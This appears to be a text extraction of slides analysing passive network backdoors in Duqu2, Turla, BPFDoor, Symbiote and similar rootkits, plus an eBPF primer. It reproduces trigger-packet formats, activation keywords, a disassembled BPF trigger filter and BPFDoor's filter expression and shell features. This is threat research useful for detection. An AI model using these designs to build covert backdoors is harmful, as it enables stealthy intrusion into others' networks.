“The port knocking tool is extremely flexible and can send all kinds of packets and payloads. It supports TCP, UDP, ICMP, and besides raw packets it can produce DNS, SMTP, SIP application payloads. Can set different flags in TCP packets, for example, send a RST packet with the port knocking payload. Even has a PIX firewall bypass (SYN only packet). Pretty much port knocking on steroids.”

<https://reverse.put.as/2021/12/17/knock-knock-whos-there/>


Dewdrop

Trigger TCP packet is 0x88 bytes

data length [0x88] XOR 0xE6CF

\$random XOR command length

\$random XOR 0x9D6A



```

l0:    ld #len
l1:    sub #6
l2:    tax
l3:    ldh [x+0]
l4:    or #0xe6cf
l5:    st M[4]
l6:    ldh [x+0]
l7:    and #0xe6cf
l8:    neg
l9:    sub #1
l10:   tax
l11:   ld M[4]
l12:   and x
l13:   tax
l14:   st M[4]
l15:   ld #len
l16:   sub x
l17:   tax
l18:   ldh [x+0]
l19:   st M[6]
l20:   ldx M[4]
l21:   ldb [23]
l22:   jeq #0x6, l23, l28
l23:   ldb [46]
l24:   rsh #2
l25:   sub #20
l26:   add x
l27:   tax
l28:   ldh [x+14]

```


The Duqu2's Egg Relay

- Duqu 2 (c.2014) is a variant of the original Duqu and Stuxnet
 - Discovered in 2015 by Kaspersky, linked to Unit 8200
 - Used 3 O-days, 100 plugins, and a Windows NDIS driver **portserv.sys/termport.sys** for passive network rootkit using a stolen Foxconn certificate

“The philosophy and way of thinking of the Duqu 2.0 group is a generation ahead of anything seen in the advanced persistent threats world.” - Kaspersky



The Duqu2's Egg Relay

Duqu2 deployed no system persistence layer on most machines. Perimeter machines were the only ones infected with a network backdoor.

“Duqu threat actors install these malicious drivers on firewalls, gateways or any other servers that have direct Internet access on one side and corporate network access on other side.

By using them, they can achieve several goals at a time: access internal infrastructure from the Internet, avoid log records in corporate proxy servers and maintain a form of persistence”

The Duqu2's Egg Relay

Duqu2 used the network backdoor to listen for keywords which activated a proxy function to redirect packets from 443 to services they wanted to target with their Oday.

1. If the driver recognizes the secret keyword "ugly.gorilla1" then all traffic from the attacker's IP will be redirected from port 443 (HTTPS) to 445 (SMB)
2. If the driver recognizes the secret keyword "ugly.gorilla2" then all traffic from the attacker's IP will be redirected from port 443 (HTTPS) to 3389 (RDP)
3. If the driver recognizes the secret keyword "ugly.gorilla3" then all traffic from the attacker's IP will be redirected from port 443 (HTTPS) to 135 (RPC)
4. If the driver recognizes the secret keyword "ugly.gorilla4" then all traffic from the attacker's IP will be redirected from port 443 (HTTPS) to 139 (NETBIOS)
5. If the driver recognizes the secret keyword "ugly.gorilla5" then all traffic from the attacker's IP will be redirected from port 1723 (PPTP) to 445 (SMB)
6. If the driver recognizes the secret keyword "ugly.gorilla6" then all traffic from the attacker's IP will be redirected from port 443 (HTTPS) to 47012 (currently unknown).




The Duqu2's Egg Relay

Infected hosts can be activated over SMB pipes with a special packet that containing "tttttttttttttttttt"

Outbound encoded as SMB/RDP or fake packets to 8.8.8.8

To connect the the C&C servers, both 2011 and 2014/2015 versions of Duqu can hide the traffic as encrypted data appended to a harmless image file.

The 2011 version used a JPEG file for this; the new version can use either a GIF file or a JPEG file. Here's how these image files look like:

Duqu 2011 – JPEG	Duqu 2015 – GIF	Duqu 2015 - JPEG
 54x54 pixels	 11x11 pixels	 33x33 pixels

From Turla With Love

- Turla aka Uroburos from 2014
 - Russian APT activity, evolved into COMRat
- Uses Windows Transport Device Interface (TDI) on `\Device\Tcp` for trigger packets
- Uses Windows Filtering Platform (WPF) hooks to implement Duqu2 style traffic forwarding


From Turla With Love

- Uses Windows Transport Device Interface (TDI) on `\Device\Tcp` for trigger packets

```
Sum first 8 bytes of packet data  
data[9] == sum / 26 + 65  
data[10] == 122 - sum % 26
```

From Turla With Love


- Uses Windows Filtering Platform (WPF) hooks to implement Duqu2 style traffic forwarding



- Older versions used "0xDEADBEEF" XOR'd + base64 + hash

China Opens the BPFDoor

- Found by PwC in 2021, gained attention in May, 2022
- Targets Linux and Solaris



ExaTrack

Tricephalic Hellkeeper: a tale of a passive backdoor

Tristan Pourcelot (tristan.pourcelot@exatrack.com)

We recently found a new passive backdoor targeting Linux and Solaris servers, which can use TCP, UDP or ICMP packets as triggers.

In this article we will dive into BPF in order to assess this malware capabilities :D

China Opens the BPFDoor

- Plaintext filter recovered from Solaris sample
 - `(udp[8:2]=0x7255) or (icmp[8:2]=0x7255) or (tcp[((tcp[12]&0xf0)>>2):2]=0x5293)`
- Filter for IPv4 UDP, TCP or ICMP traffic
- Check first 2 bytes for trigger value
 - 0x5293 for TCP
 - 0x7255 for UDP and ICMP
- Features
 - Bind shell on ports 42391 to 42491
 - Reverse shell to an IP address provided in the packet
 - Send 0x31 "ping" to the IP address
 - Rc4 encrypted tunnel for shells
 - Static list of hardcoded command strings or hashes

0	1	2	3	4	5	6	7
MAGIC		PADDING		PING IP ADDRESS			
PORT		PASSWORD (OR COMMAND)					
PASSWORD (continued)							

Symbiote Filter: PRELOADED

- Found in November 2021
- Targeting LATAM Finance
- Injects into all processes and uses BPF filters to drop packets on ports used by the c2
- Does not have passive activation
- Uses lots of hooks for process and network hiding including LD_PRELOAD and eBPF uprobes




Summary

- Port knocking packet filter backdoors first seen on Linux in 2001
- Government rootkits with passive backdoors since at least 2007
- Windows backdoors are more sophisticated
 - Hooks at various layers in kernel and user
 - Semi-complex trigger packets with random values
 - Stronger Encryption
- “New” 2022 Linux network backdoors a generation behind
 - Limited to only socket filters
 - Detectable static byte offsets and trigger keywords
 - rc4 encryption at best
- NSA has way better resources than CIA for this work 😊




Extra Better Packet Filter Rootkits

There's an
APT in Your
Network
Stack



There's an
APT in Your
Network
Stack



Life of a Packet

- OSI Layer 1 & 2 are handled by NIC and device driver
- Kernel copies packet from PCI memory to rx_ring queue
- Queues are managed by the Traffic Control QoS layer
 - Give certain traffic priority, add metadata to packets
- Netfilter reads packets from queue to apply L3 routing rules
- IP Network Frames are assembled into Packets [tcp, udp, etc]
- Firewall and other filter layers process packets
- Packets are copied to appropriate sockets

What is eBPF

- In December 2014, Linux kernel 3.18 was released with the addition of the `bpf()` system call which implements the eBPF API
- eBPF extends BPF instructions to 64bit and adds the concept of BPF Maps which are arrays of persistent data structures that can be shared between eBPF programs and userspace daemons

BPF(2)

Linux Programmer's Manual

BPF(2)

NAME [top](#)

`bpf` - perform a command on an extended BPF map or program

SYNOPSIS [top](#)

```
#include <linux/bpf.h>
```

```
int bpf(int cmd, union bpf_attr *attr, unsigned int size);
```

DESCRIPTION [top](#)

The `bpf()` system call performs a range of operations related to extended Berkeley Packet Filters. Extended BPF (or eBPF) is similar to the original ("classic") BPF (cBPF) used to filter network packets. For both cBPF and eBPF programs, the kernel statically analyzes the programs before loading them, in order to ensure that they cannot harm the running system.

eBPF extends cBPF in multiple ways, including the ability to call a fixed set of in-kernel helper functions (via the `BPF_CALL` opcode extension provided by eBPF) and access shared data structures such as eBPF maps.

What is eBPF

- eBPF extended the original BPF concept to allow users to write general purpose programs and call out to kernel provided helper APIs

eBPF programs

The **BPF_PROG_LOAD** command is used to load an eBPF program into the kernel. The return value for this command is a new file descriptor associated with this eBPF program.

```
char bpf_log_buf[LOG_BUF_SIZE];


int
bpf_prog_load(enum bpf_prog_type type,
              const struct bpf_insn *insns, int insn_cnt,
              const char *license)
{
    union bpf_attr attr = {
        .prog_type = type,
        .insns     = ptr_to_u64(insns),
        .insn_cnt  = insn_cnt,
        .license   = ptr_to_u64(license),
        .log_buf   = ptr_to_u64(bpf_log_buf),
        .log_size  = LOG_BUF_SIZE,
        .log_level = 1,
    };

    return bpf(BPF_PROG_LOAD, &attr, sizeof(attr));
}
```

prog_type is one of the available program types:

```
enum bpf_prog_type {
    BPF_PROG_TYPE_UNSPEC,          /* Reserve 0 as invalid
                                   program type */
    BPF_PROG_TYPE_SOCKET_FILTER,
    BPF_PROG_TYPE_KPROBE,
    BPF_PROG_TYPE_SCHED_CLS,
    BPF_PROG_TYPE_SCHED_ACT,
    BPF_PROG_TYPE_TRACEPOINT,
    BPF_PROG_TYPE_XDP,
    BPF_PROG_TYPE_PERF_EVENT,
    BPF_PROG_TYPE_CGROUP_SKB,
    BPF_PROG_TYPE_CGROUP SOCK,
    BPF_PROG_TYPE_LWT_IN,
    BPF_PROG_TYPE_LWT_OUT,
    BPF_PROG_TYPE_LWT_XMIT,
    BPF_PROG_TYPE SOCK OPS,
    BPF_PROG_TYPE_SK_SKB,
    BPF_PROG_TYPE_CGROUP_DEVICE,
    BPF_PROG_TYPE_SK_MSG,
    BPF_PROG_TYPE_RAW_TRACEPOINT,
    BPF_PROG_TYPE_CGROUP SOCK_ADDR,
    BPF_PROG_TYPE_LWT_SEG6LOCAL,
    BPF_PROG_TYPE_LIRC_MODE2,
    BPF_PROG_TYPE_SK_REUSEPORT,
    BPF_PROG_TYPE_FLOW_DISSECTOR,
    /* See /usr/include/linux/bpf.h for the full list. */
};
```

Linux eBPF Applications



ProcMon-for-Linux



vmware®
Carbon Black
EDR



More projects on <https://ebpf.io/projects>

Creating eBPF Programs

- eBPF programs can be compiled from C source using LLVM

```
#include "bpf_helpers.h"
```

```
SEC("bind")
```

```
int hello(void *ctx) {  
    bpf_printk("Hello world\n");  
    return 0;  
}
```

```
C:\ebpf-for-windows\tests\sample>clang -target bpf -O2 -Werror -c hello.c \  
-I..\..\include -I..\..\external\bpftool
```

Creating eBPF Programs

- The resulting output is an ELF object with eBPF bytecode stored in ELF sections

```
C:\ebpf-for-windows\tests\sample>llvm-objdump -S hello.o

hello.o:          file format elf64-bpf

Disassembly of section bind:

0000000000000000 <hello>:
   0:      b7 01 00 00 72 6c 64 0a r1 = 174353522
   1:      63 1a f8 ff 00 00 00 00 *(u32 *)(r10 - 8) = r1
   2:      18 01 00 00 48 65 6c 6c 00 00 00 00 6f 20 77 6f r1 = 8031924123371070792 ll
   4:      7b 1a f0 ff 00 00 00 00 *(u64 *)(r10 - 16) = r1
   5:      b7 01 00 00 00 00 00 00 r1 = 0
   6:      73 1a fc ff 00 00 00 00 *(u8 *)(r10 - 4) = r1
   7:      bf a1 00 00 00 00 00 00 r1 = r10
   8:      07 01 00 00 f0 ff ff ff r1 += -16
   9:      b7 02 00 00 0d 00 00 00 r2 = 13
  10:     85 00 00 00 0c 00 00 00 call 12
  11:     b7 00 00 00 00 00 00 00 r0 = 0
  12:     95 00 00 00 00 00 00 00 exit
```

Creating eBPF Programs

- Here's an example of a more practical eBPF program for dropping certain packets

```
#include "bpf_endian.h"
#include "bpf_helpers.h"
#include "net/if_ether.h"
#include "net/ip.h"
#include "net/udp.h"

SEC("maps")
struct bpf_map_def dropped_packet_map = {
    .type = BPF_MAP_TYPE_ARRAY, .key_size = sizeof(uint32_t), .value_size = sizeof(uint64_t), .max_entries = 1};

SEC("maps")
struct bpf_map_def interface_index_map = {
    .type = BPF_MAP_TYPE_ARRAY, .key_size = sizeof(uint32_t), .value_size = sizeof(uint32_t), .max_entries = 1};

SEC("xdp")
int
DropPacket(xdp_md_t* ctx)
{
    int rc = XDP_PASS;
    ETHERNET_HEADER* ethernet_header = NULL;
    long key = 0;

    uint32_t* interface_index = bpf_map_lookup_elem(&interface_index_map, &key);
    if (interface_index != NULL) {
        if (ctx->ingress_ifindex != *interface_index) {
            goto Done;
        }
    }
}
```

Creating eBPF Programs

